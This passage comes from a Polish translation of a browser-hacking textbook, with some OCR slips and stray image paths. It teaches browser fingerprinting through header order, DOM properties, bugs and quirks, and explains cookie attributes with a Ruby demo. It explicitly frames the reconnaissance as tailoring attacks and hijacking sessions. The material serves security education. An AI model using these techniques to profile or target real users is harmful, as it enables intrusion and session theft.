przechowuje przeglądarka. Ponieważ różne przeglądarki obsługują różne funkcje, szczególnie te widoczne w DOM, pomoże to ujawnić, jakie funkcje ma przeglądarka. Porównując to ze znanymi funkcjami przeglądarek, możesz dalej zawęzić typ i wersję przeglądarki. Łącząc wiedzę o tym, jak różne aspekty DOM pasują do siebie, możesz zidentyfikować wiele różnych aspektów DOM, które różnią się w zależności od platformy i wersji, a następnie połączyć je, aby stworzyć dopasowanie. Zbadasz również, w jaki sposób błędy przeglądarki mogą zostać wykorzystane do identyfikacji przeglądarki. Podobnie jak w przypadku większości aplikacji, w przeglądarkach od czasu do czasu występują niespójności i błędy. Patrząc na te funkcje, możesz sprawdzić, czy przeglądarka jest powyżej lub poniżej określonego poziomu aktualizacji. Łącząc wiele informacji, możesz ustalić, że przeglądarka może być w wersji wyższej niż 23 i niższej niż wersja 25, skutecznie zawężając ją do tylko jednej wersji. Jest to rodzaj dostrajania, który przybliża cię do rzeczywistej wersji przeglądarki, a dzięki tym informacjom możesz dokładniej dostosować ataki do konkretnego celu. Łączenie informacji zebranych z nagłówka User-Agent (UA) przeglądarki a właściwości DOM są przydatne do weryfikowania wyników odcisków palców. Nagłówek UA można łatwo sfałszować, więc nie zawsze należy mu ufać. Jeśli podłączysz przeglądarkę, która zawiera „Firefox” w nagłówku UA, ale wydaje się, że ma właściwość window.opera w DOM, ta przeglądarka może w rzeczywistości nie być Firefoksem. Z tej analizy można wywnioskować, że w rzeczywistości jest to przeglądarka Opera z fałszywym nagłówkiem UA. Właściwości DOM również można sfałszować, ale nie jest to tak proste ani tak powszechne, jak zmiana nagłówka UA. Jeśli dodasz kilka kontroli pod kątem błędów przeglądarki, oprócz właściwości DOM i nagłówków UA, powinieneś być w stanie wiarygodnie ustalić, jaki typ przeglądarki atakujesz.


Odcisk palca przy użyciu nagłówków http

Nagłówki są zawarte w każdym żądaniu i odpowiedzi HTTP, o czym pokrótce wspomniano w sekcji „Nagłówki HTTP” w rozdziale 1. Nagłówki te pomagają przeglądarce i serwerowi uzgodnić sposób przesyłania informacji, a także udostępniać informacje o stronach internetowych i dane wykraczające poza zakres treści strony. Rodzaje spraw, które omawiają przeglądarki i serwery, to temat, który nie jest dla osób o słabych konstytucjach. Mają tendencję do odrzucania uprzejmości i dość szybko zabierają się do podstawowych rzeczy. Przyjrzyjmy się rysunkowi, aby zrozumieć, co składa się na żądanie sieciowe.




Odwiedzając http://echo.opera.com, możesz wyświetlić nagłówki, które Twoja przeglądarka wysyła do serwera w żądaniu. Górna linia jest często nazywana linią żądania. Składa się z czasownika, lokalizacji i wersji protokołu. Czasownik jest tym, co chcesz zrobić. Są to zazwyczaj GET, POST lub HEAD. W kontekście pobierania odcisków palców czasownik, lokalizacja i protokół nie mają tak dużego znaczenia jak reszta informacji. Na rysunku powyżej widać, że nagłówek hosta jest pierwszy i wskazuje, że

hostem, z którym się łączysz, jest echo.opera.com. Fakt, że nagłówek Host jest pierwszy, jest ważny, jak zobaczysz dalej. Na potrzeby tworzenia odcisków palców nagłówek User-Agent dostarcza najwięcej informacji, ale także jest najłatwiejszy do sfałszowania. Na zrzucie ekranu na rysunku widać, że przeglądarka wyraźnie wskazuje, że jest to Firefox 21 na komputerze Intel Macintosh. Ta przeglądarka używa silnika układu Gecko, silnika układu przeglądarki Mozilla Firefox. Ta wiedza jest dodatkową weryfikacją, czy przeglądarką prawdopodobnie jest Firefox. Pozostałe nagłówki wskazują parametry komunikacji. Nagłówek Akceptuj wskazuje typy informacji, które przeglądarka zaakceptuje jako odpowiedź, a nagłówek Accept-Language wskazuje żądany język. Nagłówek Accept-Encoding wskazuje preferencje dotyczące sposobu kompresji zwracanych danych w celu zaoszczędzenia miejsca, a nagłówek Connection wskazuje, że będzie obsługiwać wiele żądań w ramach jednego połączenia. Te nagłówki są często wysyłane w określonej kolejności. Często zdarza się również, że kolejność nagłówków różni się w zależności od różnych wersji przeglądarki. Spójrz na rysunek poniżej, który przedstawia tę samą stronę na innej platformie, i spróbuj dostrzec różnice na rysunku powyżej.



Możesz rozpoznać po ikonie, że zostało to zrobione na komputerze z systemem Windows z programem Internet Explorer. Gdy zagłębisz się, zobaczysz wiele innych rzeczy, które pomagają zidentyfikować nie tylko przeglądarkę, ale także oprogramowanie zainstalowane w systemie. Patrząc na nagłówki User-Agent tutaj, widać, że jest to IE 6 w systemie Windows XP, ale to nie wszystko: User-Agent wyświetla również listę ulepszeń internetowych, które zostały zainstalowane w IE. Wszystkie wersje 2, 3, 3.5 i 4 platformy .NET Framework zostały zainstalowane, a także zainstalowane są wtyczki Microsoft Real-Time Communications. Jeśli ta przeglądarka nie fałszuje pola User-Agent, znasz już dokładne wersje tego oprogramowania, na które możesz kierować reklamy. Jeśli jednak informacje są sfałszowane, nadal otrzymujesz przydatne informacje po prostu z kolejności wysyłania nagłówków. Zwróć uwagę na kolejność każdego elementu nagłówka i zwróć uwagę na położenie nagłówka Host. W przypadku Firefoksa nagłówek Host jest pierwszy, a w IE 6 jest bliżej końca. Nagłówki Accept, Accept-Language i Accept-Encoding są w tej samej kolejności, jednak znajdują się przed User-Agent, a nie po. Te aspekty są trudniejsze do zmiany niż zawartość pola User-Agent, więc gdy widzisz nagłówki w tej kolejności, to dobry znak, że przeglądarką, na którą kierujesz reklamy, jest naprawdę Internet Explorer. Aby życie było trochę ciekawsze, nie wszystkie wersje IE wysyłają nagłówki w tej samej kolejności. Spójrz na IE 8 w Windows 7, jak pokazano na rysunku.



Możesz zauważyć tutaj pewne podobieństwa, w szczególności lokalizację nagłówków Accept i Accept-Language. Znajdują się przed nagłówkiem User-Agent. Nagłówek Host jest nadal przedostatnią pozycją. Jednak nagłówek Accept-Encoding został przeniesiony. User-Agent dostarcza również zaktualizowane informacje. Możesz zobaczyć, że silnik układu jest wymieniony jako Trident/4.0, a nowsze funkcje, takie jak Media Center PC i SLCC2, są wymienione jako dostępne funkcje. Możesz również zobaczyć, że pole Accept zawiera coś innego niż IE 6. Jeśli pole User-Agent jest sfałszowane, zrozumienie tych różnic pomoże ci wywnioskować, że ta przeglądarka nadal jest wariantem IE. Ponieważ nagłówek Accept-Encoding znajduje się za nagłówkiem User-Agent, wiesz również, że ta wersja IE jest późniejsza niż 6. Im więcej tych informacji skorelujesz, tym bliżej możesz się zbliżyć do wyizolowania dokładnej wersji przeglądarki. Być może zauważyłeś również, że ciąg User-Agent wydaje się zawierać również deskryptory bazowego systemu operacyjnego, takiego jak Windows NT 6.1. Podczas gdy określenie, jaki system operacyjny dla komputerów stacjonarnych działa pod docelową przeglądarką, jest stosunkowo proste ze względu na ograniczoną liczbę kombinacji systemów operacyjnych, w przypadku urządzeń mobilnych ta złożoność zaczyna dramatycznie wzrastać. Projekt MobileESP autorstwa Anthony'ego Handa ma na celu dostarczenie lekkiego interfejsu API do wykrywania urządzeń mobilnych. MobileESP jest dostępny dla wielu różnych języków, w tym ASP.NET, Ruby, Python i PHP, i dlatego jest uważany za dość przenośny. Projekt zapewnia również bibliotekę JavaScript typu open source, która może wykonywać ograniczone wykrywanie urządzeń mobilnych po stronie klienta. Wykrywacz. Biblioteka js działa poprzez dołączenie listy około 75 różnych ciągów User-Agent z różnych urządzeń mobilnych. Biblioteka udostępnia następnie szereg funkcji JavaScript, których można użyć do określenia urządzenia; na przykład poniżej przedstawiono wykrycie iPhone’a:

```
var deviceIphone = "iphone";

var deviceIpod = "ipod";

var deviceIpad = "ipad";

function DetectIphone()

{

if (uagent.search(deviceIphone) > -1)

{

if (DetectIpad() || DetectIpod())

return false;
```

else

return true;

}

else

return false;

}

Oprócz wykrywania iPhone'ów biblioteka zawiera również funkcje wykrywania urządzeń z systemem Symbian, Google TV, urządzeń Motorola Xoom, różnych urządzeń BlackBerry, Palm WebOS, konsol do gier i innych.

Odcisk palca przy użyciu właściwości DOM

Aby dokładnie zdefiniować rzeczywistą wersję przeglądarki docelowej, musisz polegać na porównaniu funkcji i innych informacji dostępnych między różnymi wersjami przeglądarki. DOM jest jednym z najbardziej dostępnych obszarów do przeprowadzenia tego badania. DOM przechowuje więcej niż tylko informacje o dokumencie, który jest wyświetlany na ekranie. Na przykład inne informacje, począwszy od rozdzielczości do funkcji nawigacyjnych ułatwiają programistom interakcję z przeglądarką. W miarę wprowadzania nowych funkcji umożliwia mapowanie typu przeglądarki, a także zawężenie używanej wersji przeglądarki.

Korzystanie z istnienia właściwości DOM

Sprawdzenie istnienia poszczególnych właściwości DOM może pomóc w ustaleniu dokładnej wersji przeglądarki. Ta witryna jest przydatna do mapowania funkcji DOM na wersje przeglądarek, dzięki czemu programiści mogą określić, czy dana funkcja jest obsługiwana w różnych typach przeglądarek. W tej sekcji zbadasz podobne właściwości, ale Twoim celem jest ustalenie, czy niektóre funkcje istnieją, a inne nie. Porównując sytuacje, w których pewne funkcje istnieją, a inne nie, możesz zawęzić wersję przeglądarki. Podczas zapytania o właściwości DOM otrzymasz jedną z czterech odpowiedzi:

■ Nieokreślony, ponieważ właściwość nie istnieje

■ Null lub NaN, ponieważ nie jest ustawionyv

■ Nieznane dla właściwości, które są przestarzałe lub wymagają ActiveX (tylko Internet Explorer)

■ Wartość właściwości

Będziesz chciał sprawdzić, która z tych wartości jest zwracana, ale chcesz, aby wszystkie odpowiedzi były prawdziwe lub fałszywe dla każdego sprawdzenia. Aby to zrobić, możesz użyć instrukcji, takiej jak !window.devicePixelRatio, aby określić, czy właściwość istnieje. Jeśli tak, zwróci false, a jeśli nie, zwróci true. Jest to sprzeczny z intuicją sposób sprawdzania faktów, które są prawdziwe, więc aby ustalić, czy istnieją, użyj podwójnego przeczenia, aby uzyskać bardziej intuicyjną odpowiedź, taką jak !!window.devicePixelRatio. To podwójne przeczenie zwróci oczywiście prawdę, jeśli funkcja istnieje, i fałsz, jeśli nie. Ułatwia to śledzenie zapytań podczas ich tworzenia, a także zapewnia, że otrzymasz tylko prawdziwe lub fałszywe odpowiedzi na każde pytanie. Przyjrzyjmy się temu w praktyce. Wraz z wydaniem Firefoksa 18.0 Mozilla dodała devicePixelRatio jako nową właściwość DOM.7 Nie zdziwisz się, gdy dowiesz się, że ta właściwość dotyczy wyświetlania treści internetowych. Dlaczego się przejmujesz? Cóż, w przypadku odcisków palców nie obchodzi cię, jaką funkcję pełni. Obchodzi Cię tylko to, że właściwość DOM nie była w Firefoksie 17.0, ale istnieje w następnej głównej wersji, Firefox

18.0. Teraz, gdy jesteś uzbrojony w tę wiedzę, użyjmy jej do pobierania odcisków palców. Kiedy zainstalowałeś te dwie nowe wersje Firefoksa na swoim komputerze, zainstaluj rozszerzenie Firebug w obu. Możesz pobrać Firebug z http://getfirebug.com/. Firebug umożliwi Ci przeglądanie elementów DOM, a także wysyłanie zapytań do elementów. Zacznij od otwarcia Firebuga i przejścia do karty Konsola, upewniając się, że zaznaczona jest opcja Pokaż edytor poleceń. Powinieneś wtedy zobaczyć nowy blok tekstowy w prawym dolnym rogu ekranu, który ma cztery różne przyciski: Uruchom, Wyczyść, Kopiuj i Historia. Śmiało i wykonaj! !window.devicePixeiRatio w każdym oknie konsoli Firebug w każdej przeglądarce. Zobaczysz zwrócone przeciwne wartości logiczne. Wykonanie ! !window.devicePixeiRatio w Firefoksie 17 spowoduje fałszywą wartość logiczną. Wykonanie !!window.devicePixeiRatio w Firefoksie 18 da w wyniku prawdziwą wartość logiczną. Ważne jest, aby pamiętać, że to, co masz tutaj, nie jest testem dla Firefoksa 18. Ten test powie ci, że jeśli przeglądarką jest Firefox (co może nie być), wersja jest równa lub wyższa niż 18 (jeśli test zwraca prawdę). Ewentualnie poinformuje Cię, że przeglądarka jest starsza niż wersja 18 (jeśli test zwróci fałsz). Aby zastosować to w praktyce, możesz umieścić tę wiedzę w funkcji JavaScript, która zidentyfikuje konkretne wersje Firefoksa. Przeglądając informacje o wydaniu Firefoksa8, oprócz zmian w Firefoksie 18, wydanie Firefoksa 21 dodało dodatkową właściwość dla window.crypto.getRandomVaiues. Za pomocą dwóch sprawdzeń możesz dość łatwo zawęzić zakres możliwości dla wersji przeglądarkowej:

```
function fingerprint_FF(){

result = "Unknown";

if(!!window.crypto.getRandomValues) {

result = "21+";

}else{

if(!!window.devicePixelRatio){

result = "18+";

}else{

result = "-17";

}

}

alert(result);

}
```

Dzięki temu JavaScript możesz wykonać dwa sprawdzenia, aby określić, czy przeglądarka jest równa lub nowsza niż wersja 21, równa lub nowsza niż wersja 18 lub niższa niż 17. Potrzeba więcej informacji, aby zawęzić ją do konkretnej wersji, ale połączenie serii tych sprawdzeń pozwoli na coraz bardziej dokładną identyfikację wersji przeglądarki. Te ekstrapolacje są właśnie tym - procesem szacowania informacji na podstawie dostarczonych szczegółów. W kilku hipotetycznych przykładach twórcy przeglądarek internetowych mogą zdecydować o usunięciu właściwości devicePixelRatio w wersji 25 lub nawet dodać ją do Firefoksa w wersji 17.9. Zmiany te mogą potencjalnie zapewnić fałszywie pozytywne lub fałszywie negatywne wyniki w algorytmach wykrywania, więc pamiętaj, że jest to bardziej oszacowanie niż pewność. Pamiętaj, że tak jak można sfałszować nagłówek UA, możesz również sfałszować właściwości DOM. Załóżmy, że http://browservictim.com to źródło, które

kontrolujesz. Teraz dołącz następujący kod w nagłówku dokumentu. Jeśli skrypt JavaScript innej firmy spróbuje wykonać odcisk palca przeglądarki przy użyciu właściwości DOM, może zostać oszukany:

< script >

// with the following, the !!window.opera check returns true

var opera = {isOpera: true}

window.opera = opera;

< /script >

Gdy DOM zostanie pobrany odcisk palca, dostęp do window.opera zwróci następujące:

>window.opera

Object {isOpera: true}


>!!window.opera

true

Nie powinieneś polegać tylko na jednym wskaźniku przeglądarki, jeśli chcesz mieć wysoką pewność. Poprzedni kod pokazuje dobry przykład, dlaczego należy połączyć metody odnajdywania, aby zminimalizować prawdopodobieństwo niedokładnych wyników odcisków palców.

Korzystanie z wartości właściwości DOM

Korzystanie z istnienia właściwości DOM zapewni tylko część drogi do identyfikacji przeglądarki. Aby uzyskać więcej informacji, będziesz musiał spojrzeć na rzeczywistą wartość zmiennych w DOM. Różne przeglądarki będą miały różne wartości, które są nieodłącznie związane z przeglądarką i niełatwo zmienić. Jest to ważne, ponieważ bardzo łatwo jest zmienić ciąg User-Agent. Na przykład Firefox ma wiele rozszerzeń, które sprawiają, że zmiana agenta użytkownika jest banalna. Jest to pokazane na rysunku



gdzie User-Agent prezentowany na stronach internetowych został zmieniony na IE 6, ale kiedy zajrzysz głębiej w zmienne DOM, DOM nadal wie, że używasz Firefoksa. Chociaż User-Agent został zmieniony na Internet Explorer na rysunku, dane window.navigator w rzeczywistości zawierają zarówno zmodyfikowaną, jak i rzeczywistą wartość. W polu appName znajduje się zmodyfikowana wartość, ale w oknie. pole navigator.userAgent, prawdziwy User-Agent jest nadal obecny. Korzystając z takich informacji, możesz ujawnić prawdziwą wersję przeglądarki, a także inne ważne informacje, takie jak język i platforma. Aby lepiej zrozumieć, ile osób faktycznie podszywa się pod nagłówek User-Agent, możemy sprawdzić, ilu użytkowników Chrome zainstalowało rozszerzenie „User-Agent Switcher for Chrome”.

Odcisk palca przy użyciu błędów oprogramowania

Błędy przeglądarki to jedne z najbardziej niezawodnych sposobów na odcisk palca przeglądarki internetowej. Zauważ, że nie jest to powszechne użycie słowa bug, które zwykle odnosi się do niezamierzonej funkcjonalności, która powoduje problem z bezpieczeństwem. W tym przypadku błąd odnosi się do konwencjonalnej, niezamierzonej funkcjonalności, która niekoniecznie jest związana z bezpieczeństwem. Błąd mógł zostać wprowadzony do konkretnej wersji przez konkretnego dostawcę i naprawiony w kolejnej łatce lub wydaniu. Wyzwalanie błędu zapewnia niezawodną metodę określenia dostawcy i wersji (granicy) poprzez mapowanie błędu z powrotem do momentu, w którym został naprawiony. Ten błąd powinien zwrócić wartość false, jeśli zostanie wykonany następujący kod:

```
function testVuln(){

return !!document.implementation.createHTMLDocument(undefined)

.querySelector("title").textContent ;

}

alert(testVuln())
```

Jeśli jednak zwróci to prawda, wiesz, że zostało to załatane. Wiedząc o tym, możesz rozpoznać, czy docelowa przeglądarka jest przeglądarką opartą na WebKit i czy ten błąd został naprawiony. Jeśli tak, przeglądarka nie może pochodzić sprzed października 2012 r. Możesz to sprawdzić, testując ją w Safari 5 (gdzie wynik powinien być fałszywy) i testując ponownie w Safari 6.0.2 (gdzie wynik powinien być prawdziwy). Ten rodzaj sprawdzania pomoże Ci zawęzić określony poziom poprawek przeglądarki. Ta metoda jest jednym z najbardziej niezawodnych sposobów na odcisk palca przeglądarki, ponieważ sfałszowanie błędów jest trudne, choć nie niemożliwe. Najtrudniejsze dla Ciebie będzie określenie, które błędy będą przydatne, ponieważ nie jest to prosty proces.

Odciski palców za pomocą Quirks

Quirks są podobne do błędów, ponieważ są funkcjami unikalnymi dla określonej przeglądarki lub wersji przeglądarki. Może to być wszystko, od tego, jakie elementy są obsługiwane w przeglądarce, do wartości zwracanej przez konkretną funkcję JavaScript. Erwan Abgrall i inni opublikowali artykuł skupiający się na dziwactwach przeglądarek, które pokazały, że możliwe jest zidentyfikowanie rodziny przeglądarek, a potencjalnie nawet konkretnej wersji przy użyciu dziwactw przeglądarki XSS. Dziwactwa przeglądarek mogą być jednym z najbardziej odkrywczych aspektów różnych wersji przeglądarek i platform. Przeglądarki nieustannie ścigają się o włączenie najnowszej funkcji. Z tego powodu celowość jest często ceniona ponad standaryzację. Powoduje to sytuacje, w których różne przeglądarki mają różne nazwy zmiennych, parametry lub inne aspekty tej samej funkcji. Przykładem, w którym funkcje są implementowane nieco inaczej, jest implementacja funkcji widoczności w najnowszych przeglądarkach. Istnieje zmienna DOM, która pokazuje, czy strona jest widoczna. Ponadto Firefox i IE mają dwie oddzielne zmienne, które wchodzą w grę: odpowiednio zmienne mozHidden i msHidden. Sprawdzając te zmienne, możesz odróżnić Firefoksa od IE:

```
var browser="Unknown";

var version = "";

if ( !document.hidden){

if(!!document.mozHidden == document.mozHidden){
```

```
browser="Firefox";
}else if(!!document.msHidden == document.msHidden){
browser="IE";
}
}
if(browser == "Firefox")
{
if(!!('content' in document.createElement('template'))){
version = ">=22";
}else{
version = "<= 21";
}
}else if(browser == "IE")
{
version = ">=10";
}
alert(browser + ":" + version);
```

W tym przykładzie pierwszy test sprawdza ukryte zmienne i odpowiednio ustawia platformę w zmiennej przeglądarki. Następnie, po zawężeniu do platformy przeglądarki, sprawdzane jest użycie elementu HTML szablonu w Firefoksie. Zostało to wprowadzone w Firefoksie 22, więc fakt, że istnieje, pozwala zidentyfikować co najmniej wersję 22. Ewentualnie, jeśli nie ma elementu szablonu, możesz stwierdzić, że wersja jest wcześniejsza niż. Funkcje widoczności zostały dodane w IE 10, dzięki czemu można stwierdzić, że testowana przeglądarka to co najmniej IE 10. W chwili pisania tego tekstu IE 11 nie został jeszcze wydany, ale byłoby to świetne miejsce, aby dodać test IE 11 lub wybrać dodatkową funkcję, która jest tylko w IE 9 lub 8 i dodać tutaj dodatkowe testy. Witryny takie jak http://caniuse.com i http://html5test.com to świetne zasoby. Umożliwiają porównywanie wersji przeglądarek i wersji platform, aby pomóc w tworzeniu tego typu kontroli.

Omijanie zabezpieczeń plików cookie

Podobnie jak ich pyszny imiennik, ciasteczka to smakołyki, dzięki którym obcowanie z siecią staje się przyjemniejsze. Pliki cookie mają wiele zalet dla programistów internetowych, ale te same rzeczy, które czynią je niesamowitymi dla programistów, czynią je również niesamowitymi dla atakujących. Ta sekcja zajmuje się dokładniejszymi plikami cookie i określa, dlaczego pliki cookie są tak przydatne, jak działają i jak wyglądają w ramach transakcji internetowych. Próbujesz również nadużywać plików cookie w ramach bardziej złożonych ataków na przeglądarkę. Pliki cookie to prosty mechanizm przechowywania danych w przeglądarce. Dane, które przechowują pliki cookie, są tym, co czyni je interesującymi. Pliki cookie są używane do wielu różnych rzeczy, od przechowywania identyfikatora sesji, dzięki czemu podczas odwiedzania witryny internetowej witryna pamięta, kim jesteś, aż do przechowywania danych

sesji dotyczących tego, co właśnie robiłeś. Pliki cookie zawierają również atrybut ramy czasowej, który wskazuje, jak długo są ważne, od sekund do odległej przyszłości. Pliki cookie mogą być zachowywane po ponownym uruchomieniu przeglądarki lub mogą zostać usunięte zaraz po zamknięciu przeglądarki. Plik cookie jar, obszar do przechowywania wszystkich tych plików cookie, jest utrzymywany w imieniu aplikacji internetowych. Pliki cookie to lokalna baza danych przeglądarki, która zawiera informacje o plikach cookie ustawione przez aplikacje internetowe. Aplikacja internetowa prosi przeglądarkę o przechowywanie informacji przez określony czas. Gdy przeglądarka ponownie odwiedza stronę, której dotyczy plik cookie, przeglądarka wysyła pliki cookie z każdym żądaniem HTTP. Pozwala to przeglądarce na identyfikację konkretnego użytkownika odwiedzającego witrynę w kółko i jest używane do wszystkiego, od śledzenia reklam po zapamiętywanie Twojego imienia i powitania podczas odwiedzania witryny.

Zrozumienie struktury

Dane cookie są przesyłane w obie strony między przeglądarką a aplikacją internetową. Aby plik cookie został ustawiony w przeglądarce, aplikacja wysyła nagłówek odpowiedzi Set-Cookie, który zawiera szczegóły dotyczące pliku cookie. Obejmują one:

■ Nazwa pliku cookie

■ Wartość pliku cookie

■ Kiedy plik cookie wygaśnie

■ Ścieżka, dla której ważny jest plik cookie

■ Domena, dla której ważny jest plik cookie

■ Inne atrybuty plików cookie

W tej sekcji zapoznasz się z różnymi atrybutami żądania Set-Cookie, aby pomóc Ci zrozumieć kolejne ataki na pliki cookie. Na początek napiszmy przykładową stronę Ruby, która ustawia dwa ciasteczka, a następnie wyświetla ich wartość na ekranie. Poniższy kod ustawia dwa pliki cookie: plik cookie sesji, który nie ma ustawionej daty wygaśnięcia, oraz trwały plik cookie z datą wygaśnięcia 7 godzin. Kod ustawia również flagę HttpOnly dla każdego, a plik cookie będzie dobry dla całej domeny browserhacker.com:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

require 'json'

class CookieDemo < Sinatra::Base

get "/" do

response.set_cookie "session_cookie", {:value => 'yes',

:domain => 'browserhacker.com',

:path => '/' , :httponly => true}
```

```
response.set_cookie "persistent_cookie", {:value => 'yes',

:domain => 'browserhacker.com',

:path => '/' , :httponly => true ,

:expires => Time.now + (60 * 60 * 7) }

"\n" + request.cookies.to_json + "\n\n"

end

end

@routes = {

"/" => CookieDemo.new

}

@rack_app = Rack::URLMap.new(@routes)

@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true

Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"

@thin.start
```

Możesz użyć curl, aby zobaczyć, w jaki sposób wysyłane są pliki cookie. Na przykład:

```
curl -c cookiejar -b cookiejar -v http://browserhacker.com
```

Po uruchomieniu pliki cookie będą przechowywane w pliku cookiejar, który będzie następnie wykorzystywany przez przyszłe żądania. Pliki cookie są wysyłane w ramach żądania w formacie cookiename=wartość z separatorem w postaci średnika (;). Kiedy pliki cookie są wysyłane przez aplikację, każdy Set-Cookie otrzymuje własną linię. session_cookie i constant_cookie wyglądają prawie tak samo, z wyjątkiem atrybutu Expires, który nie istnieje w przypadku pliku cookie sesji i jest wyprzedzony o 7 godzin w przypadku trwałego pliku cookie.

Zrozumienie atrybutów

Atrybuty plików cookie pomagają określić, kiedy plik cookie powinien zostać odesłany do serwera i jak długo powinien on istnieć. Połączenie tych atrybutów ma na celu ograniczenie narażenia użytkownika na atak, a także zapewnienie, że dane nie będą żyły dłużej niż to konieczne. Tak jak ważne jest, aby programiści zrozumieli, w jaki sposób te atrybuty wpływają na interakcję użytkownika z aplikacją, ważne jest również, abyś zrozumiał ich funkcje.

Zrozumienie atrybutu Expires

Atrybut Expires pomaga przeglądarce określić, jak długo przechowywać plik cookie. Pliki cookie mogą utrzymywać się po ponownym uruchomieniu przeglądarki lub być zaprojektowane tak, aby niszczyły się, gdy tylko przeglądarka zostanie zamknięta. Nie wysyłając atrybutu Expires, aplikacja może zapewnić, że plik cookie nigdy nie zostanie zapisany na dysku, a po zamknięciu przeglądarki dane pliku cookie zostaną zniszczone. Jest to często używane w sesjach logowania i innych typach sesji, w których

nie ma potrzeby utrwalania danych podczas ponownego uruchamiania przeglądarki. W przypadku śledzenia użytkowników sesyjne pliki cookie nie są idealne. Jeśli aplikacja chce mieć możliwość zidentyfikowania kogoś za każdym razem, gdy wraca do aplikacji, bardziej odpowiedni jest trwały plik cookie. Trwałe pliki cookie określają datę w przyszłości, kiedy plik cookie powinien zostać usunięty. Data może wynosić od zaledwie kilku sekund od utworzenia pliku cookie do wystarczająco odległej przyszłości, w której plik cookie będzie działał dłużej niż użytkownik. Znajomość rodzaju pliku cookie jest szczególnie korzystna podczas atakowania sesji użytkownika. Podczas kradzieży sesji czas życia pliku cookie i wartość limitu czasu sesji określają, jak długo możesz zachować dostęp. Krótki limit czasu sesji ogranicza użyteczność pliku cookie, nawet jeśli plik cookie ma dłuższy czas życia. W przypadku ataków na przeglądarkę internetową zrozumienie tych niuansów może być ważne.

Zrozumienie flagi HttpOnly

Flaga HttpOnly pomaga zapobiegać dostępowi do plików cookie przez JavaScript i inne języki skryptowe. Flaga HttpOnly informuje przeglądarkę, że plik cookie powinien być przesyłany tylko przez protokół HTTP i nie powinien być dostępny w DOM. Uniemożliwia to atakom XSS wysyłanie danych plików cookie poza witrynę, a także uniemożliwia modyfikację plików cookie w renderowanym kodzie HTML. Rozszerzmy poprzedni fragment kodu, aby dokładniej zbadać tę flagę. Oryginalny skrypt Rubiego ustawia dwa sesyjne pliki cookie z ustawioną flagą HttpOnly i można to sprawdzić, próbując uzyskać dostęp do plików cookie z DOM. Otwórz konsolę Firebug, wpisz document.cookie w edytorze poleceń i kliknij Uruchom. Aby zbadać odwrotny scenariusz, flaga HttpOnly powinna być wyłączona. W tym celu zmodyfikuj ostatni parametr w funkcji setcookie, aby nie włączał flagi HttpOnly. Zaktualizowany kod powinien być:

```
class CookieDemo < Sinatra::Base

get "/" do

response.set_cookie "session_cookie", {:value => 'yes',

:domain => 'browserhacker.com',

:path => '/' }

response.set_cookie "persistent_cookie", {:value => 'yes',

:domain => 'browserhacker.com',

:path => '/', :expires => Time.now + (60 * 60 * 7) }

"\n" + request.cookies.to_json + "\n\n"

end

end
```

Po ponownym załadowaniu strony ponownie wykonaj polecenie document.cookie w konsoli Firebug. Tym razem odpowiedź powinna zawierać kopię plików cookies. Pokazuje to, w jaki sposób można uzyskać dostęp do plików cookie bez ustawionej flagi HttpOnly, jeśli można wywołać wykonanie dowolnego kodu JavaScript w przeglądarce. Nadal można używać plików cookie HttpOnly bez ich czytania.

Zrozumienie bezpiecznej flagi

Załóżmy, że aplikacja e-commerce na browserhacker.com musiała śledzić produkty w koszyku i uwierzytelniać użytkownika, gdy ten odwiedził kasę, aby zakończyć transakcję. W takim przypadku byłoby przydatne, gdybyś mógł dalej chronić pliki cookie dla funkcji kasy, aby były przesyłane tylko za pośrednictwem wersji HTTPS witryny. Flaga Secure ułatwia tę sytuację, wysyłając tylko pliki cookie z flagą Secure przez połączenia szyfrowane SSL. Ustawienie tej flagi pomaga zapobiegać nie tylko niewłaściwemu używaniu plików cookie w witrynie, ale także podsłuchiwaniu sytuacji, w których plik cookie może zostać ujawniony.

Zrozumienie atrybutu ścieżki

